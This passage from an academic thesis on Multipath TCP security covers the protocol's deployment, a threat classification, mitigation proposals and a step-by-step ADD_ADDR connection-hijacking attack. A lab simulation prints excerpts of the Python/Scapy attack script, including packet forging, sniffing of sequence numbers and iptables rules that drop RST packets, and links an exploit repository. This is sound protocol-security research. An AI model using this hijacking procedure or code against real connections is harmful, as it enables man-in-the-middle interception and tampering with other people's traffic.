By analyzing the main steps in MPTCP evolution it is possible to detect the big interested in the protocol: six month after the Experimental Standard for MPTCP has been published in January 2013 by the IETF, there were already three major independent MPTCP implementations other than the Linux Kernel implementation [23], including a FreeBSD implementation from Swinburne University of Technology [24] and a NetScalar Firmware implementation from Citrix Systems [25]. Moreover, recent versions of MPTCP (from 0.89.5) are now compatible with Android (with some limitations), and many porting projects have been developed to test older versions of MPTCP on various Android devices [26]. As of June 2015, a Solaris implementation is reportedly under development by Oracle [27]. All these implementations follows the standard RFC documentation for MPTCP, and they have shown good interoperability capabilities while being tested with the reference MPTCP-compatible Linux Kernel, especially for what regards the core MPTCP signaling messages (secondary MPTCP features, like ADD_ADDR address advertisement, are not always implemented [23]).

The very first large scale commercial deployment of MPTCP dates back to 2013, when Apple introduced the new protocol in iOS7 to work with the intelligent personal assistant Siri [28]. Apple's mobile operating system implements MPTCP as in RFC-6824 [7] (excluding some features) in order to use cellular data subflow in case the Wi-Fi connectivity becomes unavailable during a Siri request processing [28]. This is indeed the first example of wide adoption of MPTCP over the Internet even if limited to a specific Apple service connecting to proprietary servers. Nevertheless, the news was helpful in spreading the awareness about the protocol to a more consumer-oriented audience. Apple also added MPTCP capabilities to Mac OS X 10.10 in October 16, 2014 [29], proving to be very active in developing and testing MPTCP.

In studying the protocol's deployment process, it is very important to analyze the relation between costs and benefits that MPTCP would bring to each and every group of MPTCP stakeholders. The success of MPTCP depends on its deployment, and its deployment strongly depends on end users. It has already been mentioned the interest shown by OS authors towards MPTCP, which naturally fits the pre-deployment stage, but eventually it will be the end users to decide the future for MPTCP: they are the ones directly accessing the biggest part of MPTCP benefits as described in section 1.1.1. Nevertheless, connectivity providers (ISPs) still represent an important part of the entire set of stakeholders that might benefit from MPTCP wide adoption: multipathing can directly improve resource utilization and congestion bottlenecks within the overall infrastructure, and it can also be seen by ISPs as an enabler of new business models, since end users might show an increased interest in multihoming solutions [30]. End users' feedback and ISPs' feedback for MPTCP do and will drive the interest of infrastructure vendors to better support the protocol or not inside their middleboxes. Yet another case study involves data infrastructure maintainers, that can be considered a smaller but important subset of end users. In this case it is fundamental the value that MPTCP can bring to data centers of today as well as the possibilities enabled by MPTCP for the design of the data centers of the future [31].

All these considerations are difficult to analyze in the real world, thus making it hard to predict future trends for MPTCP adoption. Current applications of MPTCP rarely detach from experimental branches and little is known on how the new protocol would behave in the Internet if globally enabled. Excluding the MPTCP usage for Siri and Apple's servers, the closest example of real world usage of MPTCP has been setup and analyzed by the Universit catholique de Louvain: the experiment consisted in collecting a dataset about traffic usage for an MPTCP-enabled Web server exposed to the open Internet in November 2014 [32]. The Web server was running the stable version 0.89 of the MPTCP implementation in the Linux Kernel and using a single physical network interface supporting both IPv4 and IPv6. As for the content, the Web server was hosting the Multipath TCP implementation in the Linux Kernel, a common destination for early adopters of the new protocol. After on week of monitoring, the dataset included around 122 millions of TCP packets destined to the Web server and roughly a quarter of those were MPTCP packets for a total of 5098 observed MPTCP connections. An interesting fact about the analyzed ADD_ADDR packets showed that clients advertised mostly private addresses (79% of the IPv4 advertised addresses), thus confirming the importance of MPTCP being able to work with NATs. The final evaluation for this experiment demonstrated that MPTCP works properly in the open Internet if the Application Level Gateways (ALGs) are handled by protecting the payload using the checksum in the DSS option (a feature enabled on server side for the entire set of 5098 MPTCP connections).

For what regards the current numbers MPTCP-enabled clients and servers around the world, such information is not easy to retrieve. For this purpose, a service has been built by NICTA (Sidney) and Simula Research Laboratory (Oslo), to scan the most common Web servers for the websites retrieved from the Alexa Top 1M list and check for MPTCP compatibility. This test is run between once a day and once a week, so that a live dashboard showing the retrieved data over time is maintained [33]. According to their latest results, the rate of adoption of MPTCP from the scanned IP addresses and domains is around 0.1% [34], showing that the current status is far from large scale adoption.

Chapter 3

MPTCP security

3.1 Threats analysis

A complete security evaluation of MPTCP can be subdivided into two main categories:

- A first perspective is to study the vulnerabilities in the current MPTCP design that can be exploited to carry out flooding or hijacking attacks on an MPTCP session. This is an assessment on how consistently the MPTCP extension would impact the security standards of a plain TCP connection;

- A second perspective is to understand how the new protocol affects the functioning and behavior of external security equipment. This evaluation might include compatibility issues for middleboxes not yet aware of MPTCP as well as more fundamental problematics related to monitoring solutions that wouldn't work anymore with MPTCP: by splitting the logic flow of data into different paths, potentially belonging to different ISPs, it would be much harder to keep track of the content of the transmitted data over the networks. Moreover, the MPTCP ability to reroute traffic on the fly, adding and removing addresses and interfaces, would per se cause major problems with current intrusion detection and intrusion prevention mechanisms.

This paper focuses on the first point: MPTCP enables data transmission using multiple source-destination address pairs per endpoint and this generates *new* scenarios in which an attacker can exploit the way subflows are generated, maintained and destroyed to perform flooding or hijacking attacks. Flooding attacks are Denial-of-Service procedures that aim at overloading an MPTCP host with connection requests in order to quickly consume its resources. Hijacking attacks aim at taking total control of the MPTCP session.

MPTCP security mechanism was designed with the primary goal of being at least as good as the one currently available for standard TCP [35]. The official MPTCP documentation and analysis reports don't cover common threats affecting both TCP and MPTCP, but only the vulnerabilities introduced by the new protocol alone. Nevertheless, it is of paramount importance that the various security mechanisms deployed as part of standard TCP, for example mitigation techniques for reset attacks, are still compatible with Multipath TCP. Apart from the fundamental objective of keeping MPTCP at least as reliable and secure as TCP, official documents offer another set of requirements mainly related to securing subflow management in MPTCP. These requirements are [36]:

- Provide a mechanism to confirm that the parties in a subflow handshake are the same as in the original connection setup;

- Provide verification that the peer can receive traffic at a new address before using it as part of a connection;

- Provide replay protection, ensuring that a request to add/remove a subflow is fresh.

MPTCP involves an extensive usage of hash-based handshakes to achieve the required security specifications, as described in chapter 2.

Once the security requirements are clear, it follows a set of related problematics due to the way MPTCP is added to the regular TCP stack. The entire behavior of the protocol relies on the TCP *Options* field, which is of limited length of 40 bytes. This factor plays an important role in the definition of the security material to be exchanged during an MPTCP session (truncating the HMAC values and using shorter tokens are common techniques). Moreover, TCP *Options* field has been designed to accept any custom protocol extending TCP and for security reasons many middleboxes would discard or modify packets containing unknown options. As a last point, MPTCP approach to subflow creation implies that a host cannot rely on other established subflows to support the addition of a new one [17]: this last requirement follows the *break-before-make* property of MPTCP, that must be able to react to a subflow failure a posteriori by establishing new subflows and automatically sending again the undelivered data. All these considerations define the fundamental boundaries and the context in which the security design of MPTCP has to be developed to meet the requirements.

3.1.1 Threats classifications

Introducing the support of multiple addresses per endpoint in a single TCP connection does result in additional vulnerabilities compared to single-path TCP. These new vulnerabilities need proper investigation in order to determine which of them can be considered critical and might require modifications in the protocol design in order to meet the required specifications. In order to classify how critical each security threat is, it is a good starting point to define the various typologies of attack according to their requirements, rate of success and what power they can provide to the attacker. The general requirements for an attack to be executed might be grouped into the following categories [16]:

- *Off-path attacker*: the attacker does not need to be located in any of the paths of the MPTCP connection at any time in order to execute the attack;

- *Partial-time (time-shifted) on-path attacker*: the attacker has to be able to eavesdrop a specific set of information during the lifetime of the MPTCP connection in order to execute the attack. It doesn't need to eavesdrop the entire communication in between the hosts, and the specific direction and subflow for the sniffing procedure are attack specific;

- *On-path attacker*: the attacker has to be on at least one of the paths during the entire lifetime of the MPTCP session in order to execute the attack.

The critical case is the one concerning off-path attacks, which do not require any eavesdrop procedure in order to be executed. In fact, on-path attacks are not considered part of the MPTCP work, since they allows for a significant number of attacks on regular TCP already. A primary goal in the design of MPTCP is not to introduce new ways to perform off-path attacks or time-shifted attacks.

The effects of an attack over an MPTCP connection and the power that the attack can provide to the attacker can be divided into two main categories [16]:

- *Passive attacker*: the attacker is able to capture some or all of the packets of the MPTCP session but it can't manipulate, drop or delay them, and it can't inject new packets in the current session either;

- *Active attacker*: the attacker can pretend to be someone else, introduce new messages, delete existing messages, substitute one message for another, replay old messages, interrupt a communication's channel or alter stored information in a computer.

The rate of success of a certain attack over a MPTCP connection strongly depends on the specific requirements: two attacks falling in the same categories in terms of attacker eavesdrop capabilities and passive/active typologies might have rather different rates of success. For example, a certain kind of attack might require IP spoofing, thus being unfeasible in a network with "ingress filtering" [37]. There are no general thresholds to define when an attack can be considered a real threat according to the success rate, but this is an important factor to be studied in an attack analysis.

3.2   Minor threats

In this section are presented the minor residual threats for MPTCP under analysis by the IETF community at the time of writing, and all the related sections in this thesis closely follows such analysis as reported in the official document about security threats [16]. Such vulnerabilities refer to the MPTCP version 0 specifications [7]. By labeling certain vulnerabilities as "minor" it means they are considered acceptable in the process of moving MPTCP towards Standard Track.

3.2.1   DoS attack on MP_JOIN

This kind of DoS attack would prevent hosts from creating new subflows. In order to be executed, the attacker has to know a valid token value of an existing MPTCP session. This 32-bit value can be eavesdropped or the attacker has to guess it. This attack exploits the fact that a host B receiving a SYN+MP_JOIN message will create a state before answering with the SYN/ACK+MP_JOIN packet. This means that some resources will be consumed at the host to keep in memory information regarding this connection request from the other party; in this way, when the host B receives the third ACK+MP_JOIN packet, it can correctly associate it to the initial request and complete the handshake procedure. The creation of such state is required because there is no information in the ACK+MP_JOIN packet that links it to the first SYN+MP_JOIN request, so it is up to the host to save all the ongoing requests. An attacker can exploit this by sending SYN+MP_JOIN packets to a host without providing the final acknowledge packets. This can be done until the attacked host runs out of available spots for initiating additional subflows. The initial number of such available spots depends on the implementation and configuration at the host machine.

This attack can be exploited to perform a typical TCP flooding attack. This is a good example of how MPTCP might introduce new vulnerabilities. SYN flooding attacks for TCP have been studied for many years and current implementations use mitigation techniques like SYN cookies [38] in order to allow stateless connection initiations. But each SYN+MP_JOIN packet received at the host would trigger the creation of an associated state, while this is not the case for the attacker machine that can simply forge these packet in stateless manner. Exploiting this unbalance in resource utilization is referred to as *amplification attack*.

A possible solution to this problem is to extend the MP_JOIN option format to include the information required to identify a specific request throughout the 3-way handshake, without requiring hosts to create associated states.

3.2.2   Keys eavesdrop

An attacker can obtain the keys exchanged at the beginning of the MPTCP session, exploiting the fact that those are sent in clear. This is in fact a partial-time on-path eavesdropper attack, whose success would enable a vast set of attacking scenarios, even if the attacker itself has moved away from the session after sniffing the afore-mentioned keys. The keys associated to an MPTCP session are sensitive pieces of information, used to identify a specific connection at the hosts and used as keying material for all the HMAC computations for the protocol. With such pieces of information an attacker can potentially execute a connection hijacking.

The problem was acknowledged during the design of the first version of MPTCP, and considered acceptable. The maximum length of the TCP *Options* field brings strong limitations for security

implementations: for example, using certificates with the TCP options would be impossible. Moreover, strong cryptographic computation is also discouraged inside TCP for performance reasons. Nevertheless, some techniques can be used to prevent the keys' eavesdrop attack other than the more obvious possibility of adopting pre-shared keys. Such techniques are mentioned in the official documentation [16]. Since this attack can affect security factors related to the main topic of this paper, namely ADD_ADDR and ADD_ADDR2, some of the proposed mitigation solutions are now presented in more details.

Hash chains

Hash chain is a way to obtain many one-time keys applying a cryptographic hash function recursively, starting from a random seed S:

$$H[0] = H(S); H[1] = H(H[0]); H[2] = H(H[1]); ...; H[n] = H(H[n-1])$$

This technique allows to authenticate end hosts without the need to exchange keying material upfront. It is now reported the simplified scenario in which only host A needs to authenticate itself to host B. If host A initially identifies itself giving H[n], it can later on send H[n-1] for authentication towards host B. In fact, hash chains cannot be reversed (i.e. it is impossible to compute H[n-1] by just knowing H[n]), meaning only host A could have generated a valid H[n-1]; host B can verify its authenticity by simply hashing it and checking that it is equal to the previously seen H[n]. The main issues with this operation is that, once H[n-1] is sent by host A, it cannot be reused, since this might have been eavesdropped, leading to a situation not dissimilar to the original problem. With key chains, hosts would continue traversing down the chain, meaning that a second authentication would require host A to send H[n-2] (of course, host A can calculate any value in the chain since it knows the original seed), and host B must have saved previously acknowledged H[n-1] to verify that H[H[n-1]] equals the received H[n-2] value. The main issue with this solution is that the value "n" will eventually reach 0, meaning that host A needs to compute a new hash chain from a new seed and also signal host B about this operation, thus requiring the definition of a new MPTCP option containing the final entry of the old chain (for authentication purposes) and the first entry of the new chain. Another direct consequence of such solution is that hash chains would add computational complexity to MPTCP operations, despite it being still reasonably acceptable. An unverified proposal for the new message exchange using hash chain can be found on the IETF mailing list [39]. In this proposal, four MP_JOIN messages are exchanged in total for subflow addition: the first two messages are used for authentication purposes (the hash chain values are transmitted there together with the required tokens), but the last two messages operate in a similar fashion with respect to the current MPTCP solution, carrying an HMAC value whose key depends on the original keys exchanged via the MP_CAPABLE option. In this way, eavesdropping the original keys is not enough to operate on the connection, but knowing the original keys is still required to validate subflows' creation.

SSL/TLS and SSH

Another well rated proposal to solve the keys' eavesdrop threat is to use application-layer protocols like SSL/TLS or SSH to negotiate a shared key between the endpoints. For example, SSL/TLS already provides a mechanism to negotiate shared secret by using a Diffie-Hellman algorithm, by exploiting asymmetric cryptographic computations [40], *The Secure Sockets Layer (SSL) Protocol Version 3.0*. An RFC draft can be found to describe a possible prototype for this solution in MPTCP [41]. A bit field in the MP_CAPABLE option would signal the intent of using keys provided by the application layer for the connection (maintaining backward compatibility with older versions of MPTCP that do not support this feature). The main draw back of asking the application layer to provide the security mechanism, is that the application itself has to be upgraded to use the necessary MPTCP socket options:

- MPTCP_ENABLE_APP_KEY: when this option is enabled, MP_CAPABLE is sent with the proper bit in order to signal the usage of an application supplied key for authentication;

- MPTCP_KEY: this socket option is used to pass the actual key to the MPTCP layer.

Some synchronization concerns might arise due the fact that it's possible the client's application has already called the socket with the proper options while the server is still waiting for the key. In this case, temporarily dropping the SYN packets from the client, together with the usual TCP retransmission mechanism, should solve the problem.

Secure MPTCP

Secure MPTCT (SMTCP) refers to the integration of MPTCP with *tcpcrypt* [42], the latter being a protocol that attempts to encrypt almost the entire content of the traffic [43]. SMTCP has been proposed as more secure version of MPTCP that would protect the data stream itself rather than addressing each and every security flaw in the signalling components of the protocol. Indeed, all the MPTCP signalling data would be encrypted and integrity protected as well, meaning that the overall protection for MPTCP would be achieved by the tcpcrypt extensions alone. An interesting factor of this solution, is that tcpcrypt also require sharing keying material to provide encryption, thus being tcpcrypt itself vulnerable to man-in-the-middle attacks during the initial key negotiation.

3.2.3   SYN/ACK attack

This is a partial-time on-path active attack. An attacker that can intercept and alter the MP_JOIN packets is able to add any address it wants to the session. This is possible because there is no relation between the source addresses and the security material in the MP_JOIN packets. But securing the source address in MP_JOIN is not feasible if MPTCP is supposed to work through NATs, since they also operate in a similar manner over the source address in the packets, meaning that it is impossible to mitigate this attack without disrupting NATs' behavior by introducing modifications at the transport layer. Possible solutions have to reside on a different layer, perhaps securing the payload as a technique to limit the impact of such attack in a MPTCP session.

3.3   ADD_ADDR attack

This paper is mainly focused on studying and testing the ADD_ADDR vulnerability of MPTCP, as well as providing an analysis of the commonly accepted fix and its implementation in Linux Kernel. This section describes the attack procedure in details by following the corresponding analysis reported in the official documentation [16], while the considerations about the possible solutions for the ADD_ADDR vulnerability as well as the implementation of the currently accepted solution can be found in chapter 5. A simulated attack exploiting the vulnerability is reported in chapter 4.

3.3.1   Concept

The ADD_ADDR attack is an off-path active attack that exploits a major vulnerability in the MPTCP version 0. As previously mentioned, the attacks falling into this category are usually the most critical ones and can easily compromise the protocol security capabilities. With the current MPTCP model, an attacker can forge and inject an ADD_ADDR message into an MPTCP session to achieve a complete hijacking of the connection, placing itself as a man-in-the-middle. Being this an off-path attack, the attacker can conceptually send the forged ADD_ADDR message from anywhere in the network (if allowed by routing), with no need to be physically close to the victim machines. At the end of the attacking procedure, the attacker will be able to operate in any way on the ongoing data transmission, with no clear warning given to the original parties involved in the MPTCP session. If no protection system is used at the application layer (like data encryption), the attacker can eavesdrop all the information and even modify or generate the exchanged content.

The attack vector enabled by such exploit is huge and indeed not acceptable for the new protocol. For this reason, the ADD_ADDR vulnerability is classified differently with respect to the minor threats listed in the previous section, and due to its characteristics it is considered a blocking issue in the MPTCP progress towards Standard Track [16].

3.3.2 Procedure

Let's consider a scenario in which two machines, host A and host B, are communicating over an MPTCP session involving one or more subflows. The attacker is called host C and it is operating remotely with no eavesdrop capabilities. The attacker is using address IPC and targeting a single MPTCP subflow between host A (address IPA and port PA) and host B (address IPB and port PB), even if other subflows might be operational. The scenario is reported in figure 3.1.

Figure 3.1.   ADD_ADDR attack scenario

Here is reported the procedure to carry out the ADD_ADDR attack from a high-level perspective (the format of all the mentioned MPTCP option can be found in chapter 2):

1. The first step performed by the attacker is to forge an ADD_ADDR message as follows: it is an ACK TCP packet with source address IPA, destination address IPB and the advertised address in the ADD_ADDR option is IPC. The ADD_ADDR option also contains the address ID field, that cannot collide with existing identifiers for the ongoing subflows between hosts A and B. Even if the attacker cannot be certain about which value for address ID to use, high numbers are usually not already in use and shouldn't cause collision issues. The forged packet is sent to host B.

2. Host B will process the forged packet as a legitimate request from host A of advertising a new available interface with address IPC. This most likely triggers the creation of a new subflow towards the new IP address, meaning that host B sends a SYN+MP_JOIN packet to the attacker (in the case of the Linux implementation of MPTCP, the targeted host B has to be the client for the connection, since only the clients can open new subflows). This packet contains all the security material needed in the first phase of the MP_JOIN three-way handshake, and the attacker does not need to operate over that portion of data: the attacker C simply manipulates the SYN+MP_JOIN packet by changing the source IP to IPC and the destination IP to IPA; then, it forwards such packet to host A.

3. Host A will process the incoming packet as a legitimate request by host B of starting a new subflow from host B's new available interface having address IPC. All the required information is present in the MP_JOIN option, like the token of host A that identifies the specific MPTCP session to which attach the new subflow to. Host A computes all the needed parameters (including a valid HMAC value), generates the SYN/ACK+MP_JOIN packet and finally send it to IPC (which in reality belongs to the attacker). The attacker, similarly to the previous steps, manipulate the IP addresses of the packet from A by changing the source endpoint from IPA to IPC and the destination endpoint from IPC to IPB. At this point, attacker C sends the packet to host B.

4. All the parameters in the received packet looks correct to host B, which replies with an ACK+MP_JOIN packet to attacker C. The attacker changes the source address to IPC and the destination address to IPA and sends the modified packet to host A. Upon acknowledge reception, host A will verify all the parameters in the packet (which will be correct since properly calculated by host B), and create a new subflow towards the address IPC. At this point the attacker has managed to place itself as man-in-the-middle.

5. As a further, optional step, the attacker can send RST packets to the other subflows in order to close them thus being able to perform a full hijack of the MPTCP session between host A and host B. The attacker can now operate upon the connection in any possible way, modifying, delaying, dropping, forging packets between the two parties.

By exploit the ADD_ADDR option, the attack procedure is relatively straightforward. Albeit there are some important requirements and limitations that consistently limit the rate of success of such attack, which are discussed in the next section (following the analysis in the official documentation [16]).

3.3.3 Requirements

A first, basic prerequisite needed by the attacker to inject the ADD_ADDR message into an ongoing MPTCP session is to know the IP addresses and port values adopted by host A and host B for the targeted subflow. It is reasonable to assume that the IP addresses are known. In a typical client-server configuration, the server's port for a certain application protocol is fixed and can be assumed to be known, too. For the client counterpart, the port value can cause problems in the presence of protection techniques like port randomization [44].

The knowledge about the above-mentioned 4-tuple is a basic requirement for obvious reasons, but knowing the endpoints' details is not enough to inject valid packets into an ongoing TCP session (that, in this case, can be also seen as an MPTCP subflow session): these packets have to contain sequence (SEQ) and acknowledgment (ACK) numbers that are compatible with the current ones within the stream. SEQ and ACK values are used in TCP to provide reliable, in-order transmission of data as well as services related to flow and congestion control. A very common protection technique is to randomize those 32-bit values at TCP connection setup, forcing the attacker (who acts off-path) to blindly guess them. TCP provides a window mechanism to deal with possible transmission's misalignments: at any given time, the accepted ACK values are those between the last ACK received and the same value plus the receiving window parameter. As a result, the number of packets to be sent in the attempt of guessing the right SEQ and ACK values and consequently the rate of success of the attack are strongly influenced by the TCP receive window size at the targeted TCP host.

The requirements listed so far all pertain to the underlying TCP protocol, whose validation mechanisms are still in place even for MPTCP subflows. The only MPTCP specific parameter that can cause the failure of the ADD_ADDR attack procedure is the address ID field in the option. The purpose of this value has been previously explained, and it doesn't actually offer an overall protection improvement. It is enough for the attacker to chose an address ID value that is not in use by other subflow in the MPTCP session. In usual scenarios with a relatively limited number of subflows within the MPTCP session, applying a random value to this field (or a high number) should work just fine.

Moving away from the inner parameters evaluation and taking into consideration external protection mechanisms, it is worth mentioning that the attacker has to be able to manipulate and forge packets, including changing their source address field. This process, known as "IP spoofing", is a well known technique for which protection technologies have been developed, most notably the "ingress filtering" [37] or the "source address validation" [45]. However, these methods are not vastly deployed and cannot be considered a sufficient mitigation tool for the ADD_ADDR vulnerability [16].

Lastly, the attacker has to be able to direct the malicious ADD_ADDR packet to a host that is actually capable of starting a new subflow, namely the client in a client-server model. The current

Linux Kernel implementation prohibits the server to instantiate a new subflow and only the client does so.

Chapter 4

ADD_ADDR attack simulation

4.1 Environment setup

In order to achieve a reliable reproduction of a real world scenario, the simulation involves the setup of two User Mode Linux (UML) virtual machines running a Linux Kernel with enabled support for MPTCP. These two machines act as client and server, carrying on an MPTCP connection that is the target for the ADD_ADDR attack. Using UML to proceed with the experiments allows for very fast setup and boot-up time, with good emulation of real devices and giving the possibility to work on a single hosting machine with no risk of damaging or crashing its underlying Kernel.

A good resource in terms of tools, configuration files and kernel images is the official MPTCP website: http://www.multipath-tcp.org. In particular, the website offers a Python script that downloads all the necessary files to run the two virtual machines. Considering our purpose of verifying the ADD_ADDR attack feasibility, there is no need to modify or debug the Linux Kernel source code, and the above-mentioned components can be used out of the box. At this stage of the analysis it is actually advised to perform the attack on the official distribution as is, and develop external tools for injecting packets and monitoring the status of the connections. More specifically, the MPTCP version adopted for the tests is: *Stable release v0.89.0-rc.*

When executing the script *setup.py* retrieved from the official Website, a few files are down-loaded. A *vmlinux* executable file with the MPTCP compatible Linux Kernel, two file-systems for the client and the server (*fs_client* and *fs_server*) and two shell scripts to configure and run the virtual machines (*client.sh* and *server.sh*). No manual configuration is needed, and client and server should be able to connect via MPTCP right away. Here it follows the content of the *client.sh* (a similar shell script, that is not reported here, can be found for the server counterpart, including a single *tap2* interface setup in that case):

```
1  #!/bin/bash
2
3  USER=whoami
4
5  sudo tunctl -u $USER -t tap0
6  sudo tunctl -u $USER -t tap1
7
8  sudo ifconfig tap0 10.1.1.1 netmask 255.255.255.0 up
9  sudo ifconfig tap1 10.1.2.1 netmask 255.255.255.0 up
10
11 sudo sysctl net.ipv4.ip_forward=1
12 sudo iptables -t nat -A POSTROUTING -s 10.0.0.0/8 ! -d 10.0.0.0/8 -j
      MASQUERADE
13
14 sudo chmod 666 /dev/net/tun
15
```

```
16  ./vmlinux ubda=fs_client mem=256M umid=umlA eth0=tuntap,tap0 eth1=tuntap,tap1
17
18  sudo tunctl -d tap0
19  sudo tunctl -d tap1
20
21  sudo iptables -t nat -D POSTROUTING -s 10.0.0.0/8 ! -d 10.0.0.0/8 -j
        MASQUERADE
```

Listing 4.1.   *client.sh* to start the client UML

These scripts call the *tunctl* command to create the tap interfaces and later assign an IP address to them by using *ifconfig*. A tap (namely "network tap" or "tap interface") simulates a link layer device and it can be used to create a network bridge. How taps are used in the simulation will become clear when observing the final network scenario. In order for the new tap interfaces to recognize each other and being able to send packets to each other it is necessary to enable the *ip forwarding* option on the hosting machine using the corresponding *sysctl* command. It is also necessary to configure the *iptables* upon startup, and also this point is already taken care of in the downloaded scripts. The virtual machine is launched in the script by executing the *vmlinux* file with some options to define various properties (mounting the file system, assigning memory size) as well as attaching the newly created tap interfaces, that will be used locally (from the hosting machine) to sniff and inject packets, acting, in this specific case, as a physical man-in-the-middle.

The resulting network scenario is graphically depicted in Figure 4.1.

Figure 4.1.   Network scenario for ADD_ADDR attack simulation

In order to carry out the ADD_ADDR attack it is necessary to inject forged packets into the existing MPTCP flow (in the simulation, the attacker operates from localhost). In order to do this it is possible to use Scapy, a powerful interactive packet manipulation program that is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more (from `http://www.secdev.org/projects/scapy`). Moreover, there exists an unofficial version of Scapy by Nicolas Matre that supports MPTCP and it can be found at the following repository: `https://github.com/nimai/mptcp-scapy`.

The Python script developed for the thesis work that can be used to carry out the ADD_ADDR attack can be found here: `https://github.com/fabriziodemaria/MPTCP-Exploit`. It is appropriate to mention here some of the limitations of the tool (that are examined more in details in section 4.4: *Limitations and future work*): the tool has been designed to hijack a specific kind of communication involving client and server sending each others text messages using the tool *netcat*. It is very unlikely that the procedure would work with another kind of MPTCP connection setup between client and server. Nevertheless, this specific exploit serves well our purpose of assessing the danger and feasibility of the ADD_ADDR attack in general terms. Moreover, this tool simplify the attack procedure by sniffing the SEQ and ACK numbers of the ongoing connection instead of starting a procedure to try and guess the values. Also, the ports in use by the client and the server are retrieved automatically by inspecting the sniffed packets, while the IP addresses have to be provided by the user when launching the attack script. Further considerations about these simplifications can be found in section 4.4.

The Python module *test_add_address.py* in the root of the GitHub repository follows the analysis of chapter 3 to perform the various steps necessary to hijack the MPTCP connection. All the requirements and theoretical details about this procedure have been reported in section 3.3, and this section is limited to show and investigate the actual implementation of the attack.

4.2   Attack script

The very first step performed by the Scapy attack script is the following: all the RST outgoing packets that can be generated by the hosting machine (the attacker) must be blocked during the process, when the first phases are completing and no finalized TCP connection can be actually detected by the system. To cope with this, the commands in listing 4.2 are executed first.

```
1  execCommand("sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST,ACK -j DROP",
        shell = True)
2  execCommand("sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST -j DROP",
        shell = True)
```

Listing 4.2.   Disabling RST outgoing packets

The Scapy built-in *sniff* function allows to retrieve packets from a specific interface, according to a custom filter function *filter_source* that inspects the source address. In this case, the *filter_source* function (whose implementation is omitted) simply checks that the sniffed packet is indeed coming from the client UML by inspecting the source IP. From the packet retrieved in this way (saved into the variable named *pktl*), it is possible to retrieve the IP addresses, ports, SEQ and ACK numbers of the ongoing connection between client and server. The call to the function is shown in listing 4.3

```
1  pktl = sniff(iface=CLIENT_IF, lfilter=lambda p: filter_source(p, CLIENT_IP),
        count=1)
```

Listing 4.3.   Sniffing a first packet from the client

The first constructive step of the whole procedure consists in forging of the ADD_ADDR packet using the method *forge_addaddr* (Listing 4.4). This function accepts all the parameters required to forge the proper message, including the sniffed SEQ and ACK numbers retrieved from *pktl* and the IP address to be added in the ADD_ADDR option (*myIP* in this simulation is set to: 10.1.1.1).

```
1  def forge_addaddr(myIP, srcIP, srcPort, dstIP, dstPort, sniffedSeq,
        sniffedAck):
2      pkt = (IP(version=4L, src=srcIP, dst=dstIP)/ TCP(sport=srcPort,
            dport=dstPort, flags="A", seq=sniffedSeq, ack=sniffedAck,
            options=[TCPOption_MP(mptcp=MPTCP_AddAddr(address_id=ADDRESS_ID,
            adv_addr=myIP))]))
3      return pkt
```

Listing 4.4.   *forge_addaddr()* implementation

Once the ADD_ADDR is sent to the client UML, the tool has to be already listening for the MP_JOIN sent back as a response; in order to make sure this happens, multithreading is used to start looking for the MP_JOIN packet even before ADD_ADDR is sent, with the thread named *SYNThread* (listing 4.5).

```
1  ...
2  # Start waiting for SYN from client
3  thread1 = SYNThread(1, "Syn capturing thread", 1, CLIENT_IF)
4  thread1.start()
```

```
5   time.sleep(THREAD_SYNC_TIME) # Give time to thread1 to start tcpdumping
6   ... # sending forged ADD_ADDR
7   thread1.join() # This should contain the received SYN from the client
8   print "[20%] Phase 1 - Received SYN from client"
9   ...
```

Listing 4.5.   Multiple threads are used to capture the answer from the UMLs

SYNThread just calls the method *get_MPTCP_syn* in the module *sniff_script.py*, that uses *tcpdump* with a specific filter option. In fact the Scapy *sniff* functionality proves to be unreliable in case of a high flow of packets to be processed and often skips some when the buffers reach their limits. Even if this is fine in other parts of the script where any packet captured is fine to retrieve ACK and SEQ numbers (for example in the previously described phase, listing 4.3), it is mandatory not to miss the single MP_JOIN+SYN packet sent by the client upon ADD_ADDR reception. This problem concerning the sniffing function of Scapy is also reported in the official website under the section about the known bugs: "May miss packets under heavy load". Note that this wouldn't be a problem with the slow message exchange of *netcat*, but the script can be also tested with high throughput applications like *iperf*, hence the usage of the more reliable *tcpdump*. In order to filter out exactly the MP_JOIN packet we are looking for, the following command in Listing 4.6 is used for *tcpdump*, where *tf* is just a temporary file to store the information and *i* is the interface name passed as a parameter from Python.

```
1   execCommand("sudo tcpdump -c 1 -w " + tf.name + ".cap -i " + i + "
        \"tcp[tcpflags] & tcp-syn != 0\" 2>/dev/null", shell = True)
```

Listing 4.6.   *tcpdump* for MP_JOIN

